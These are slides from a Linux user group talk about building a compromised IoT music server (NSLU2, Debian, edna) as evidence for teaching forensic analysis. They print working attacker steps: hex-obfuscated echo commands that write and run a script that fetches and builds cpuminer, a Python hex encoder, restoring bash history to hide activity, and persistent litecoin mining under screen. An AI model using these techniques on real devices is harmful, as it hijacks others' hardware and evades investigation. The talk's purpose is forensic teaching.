Creating an Internet of Things Appliance for Teaching Forensic Analysis - NSLU2, Debian Linux, edna & cpuminer

Gareth Digby
for
The Columbia Area Linux User Group (CALUG)

July 8th, 2015

Introduction

- Background
- The Appliance
- Demonstration

Background

- A SANS article discussed hacking DVRs, “Coin Mining DVRs: A compromise from start to finish.”
  - https://isc.sans.edu/forums/diary/Coin+Mining+DVRs+A+compromise+from+start+to+finish/18071/
- The article highlighted several aspects:
  - the use of simple Internet of Thing appliances to provide resources for tasks, at someone else’s expense
  - obfuscation of binary and ascii using hex code at the command line

Background, cont

- To explain these aspects on the forensics course I teach, I created an IoT appliance using a NSLU2, running Debian Linux
  - The NSLU2 was used to create a music server to stream music
  - The NSLU2 was subjected to unusual activity during which litecoin mining software was installed
  - The students were provided with images of the NSLU2 disk partitions and network-based evidence to analyze

The Appliance


- Linksys NSLU2
- Debian Linux on NSLU2
- edna music server
- cpuminer & litecoin

Linksys NSLU2

- CPU: Intel IXP420, 133 or 266 MHz
- RAM: 32 MB
- Flash ROM: 8 MB
- Ethernet: 1x 10/100 Mbit, integrated in SoC
- USB: 2x USB 2.0

Debian on NSLU2

- Debian 7 Wheezy installed by following Martin Michlmayr's instructions:
  - http://www.cyrius.com/debian/nslu2/



And For The Assignment…

- Added a user "music"


```
$ adduser music
```

- Installed telnet and sudo

```
$ apt-get install telnetd
$ apt-get install sudo
$ visudo
```

edna Music Server

- MP3 music server
  - written in Python
  - installed and run from the command line
- Streams MP3s via HTTP
  - browser interface to access music
- Download from:
  - http://edna.sourceforge.net




And For The Assignment…

- Used `nohup` to run `edna`


```
$ nohup python edna.py &
$ tail nohup.out
```

  - then it will still run when the user logs out

Steps For Creating The Assignment Evidence



The Assignment Network-based Evidence



Obfuscation of Binary and ASCII Using Hex Code

- For example

```
echo -ne '\x00\x00\x00\x2f
\x00\x00\x00\x1a\x00\x00
\x00\x00\x00\x00\x00\x05\x00\x00\x00\x00
\x00\x00\x00\x04\x00\x00\x00\x00\x00\x00
\x00\x31\x00\x00\x00\x00\x00 \x00\x00\x2a
\x00\x00\x00\x1b\x00\x00\x00
\x14\x00\x00\x00' >> /var/run/rand0-
btcminer-arm
```

- Writes 51 Bytes to `/var/run/rand0-btcminer-arm`

And For The Assignment…

- Used Python script to create text strings in hex on hacker box

```
#! /usr/bin/python
s = "#! /bin/bash\ngit clone git://
github.com/pooler/cpuminer.git\ncd
cpuminer/\n./autogen.sh\n./configure
CFLAGS=""-O3""\nmake\n./minerd --help\n./
minerd -V\nlogout\n"
print "\\x" + "\\x".join("{:
02x}".format(ord(c)) for c in s)
```

And For The Assignment…

- Then cut-n-pasted strings into `echo` commands on target command line

```
$ echo -ne "\x23\x21\x20\x2f\x62\x69\x6e\x2f\x62\x61\x73\x68\x0a
\x67\x69\x74\x20\x63\x6c\x6f\x6e\x65\x20\x67\x69\x74\x3a\x2f\x2f
\x67\x69\x74\x68\x75\x62\x2e\x63\x6f\x6d\x2f\x70\x6f\x6f\x6c
\x65\x72\x2f\x63\x70\x75\x6d\x69\x6e\x65\x72\x2e\x67\x69\x74\x0a
\x63\x64\x20\x63\x70\x75\x6d\x69\x6e\x65\x72\x2f\x0a\x2e\x2f
\x61\x75\x74\x6f\x67\x65\x6e\x2e\x73\x68\x0a\x2e\x2f\x63\x6f\x6e
\x66\x69\x67\x75\x72\x65\x20\x43\x46\x4c\x41\x47\x53\x3d\x2d\x4f
\x33\x0a\x6d\x61\x6b\x65\x0a\x2e\x2f\x6d\x69\x6e
\x65\x72\x64\x20\x2d\x2d\x68\x65\x6c\x70\x0a\x2e\x2f\x6d\x69\x6e
\x65\x72\x64\x20\x2d\x56\x0a\x6c\x6f\x67\x6f\x75\x74\x0a" >
arthur.sh
$ chmod +x arthur.sh
$ ./arthur.sh
```


And For The Assignment

- To further obfuscate activities on target
  - At start of activities

```
$ cp .bash_history .bash_history.tmp
…
$ logout
```

  - At end of activities, log back in

```
$ rm .bash_history
$ mv .bash_history.tmp .bash_history
$ logout
```

Litecoin Mining

- Litecoin is a peer-to-peer Internet currency
  - https://litecoin.com
  - https://litecoin.info

cpuminer

- Pooler's cpuminer
  - a multi-threaded CPU miner for Litecoin and Bitcoin fork of Jeff Garzik's reference cpuminer
  - https://github.com/pooler/cpuminer
  - can be built on the NSLU2 using `make`

For The Assignment

- Run `minerd` using `screen` so it continues to run when user logged out

```
$ cd cpuminer/
$ screen
$ ./minerd --url stratum+tcp://ltc.mupool.com:
3333 --thread=1 --userpass {Mining Account}.
{Random Code}:{Worker Password}
$ ^a d # to detach
$ logout
```

- To reattached to the session when logging back in use

```
$ screen -r
```


Demonstration

Bibliography

- “Coin Mining DVRs: A compromise from start to finish.”
  - https://isc.sans.edu/forums/diary/Coin+Mining+DVRs+A+compromise+from+start+to+finish/18071/
- “Debian on NSLU2” by Martin Michlmayr:
  - http://www.cyrius.com/debian/nslu2/
- edna Music Server from:
  - http://edna.sourceforge.net
- Pooler’s cpuminer
  - https://github.com/pooler/cpuminer

Bibliography, continued

- Litecoin
  - https://litecoin.com
  - https://litecoin.info
- Debian Linux
  - https://www.debian.org
- Ubuntu Linux
  - http://www.ubuntu.com
- Kali Linux
  - https://www.kali.org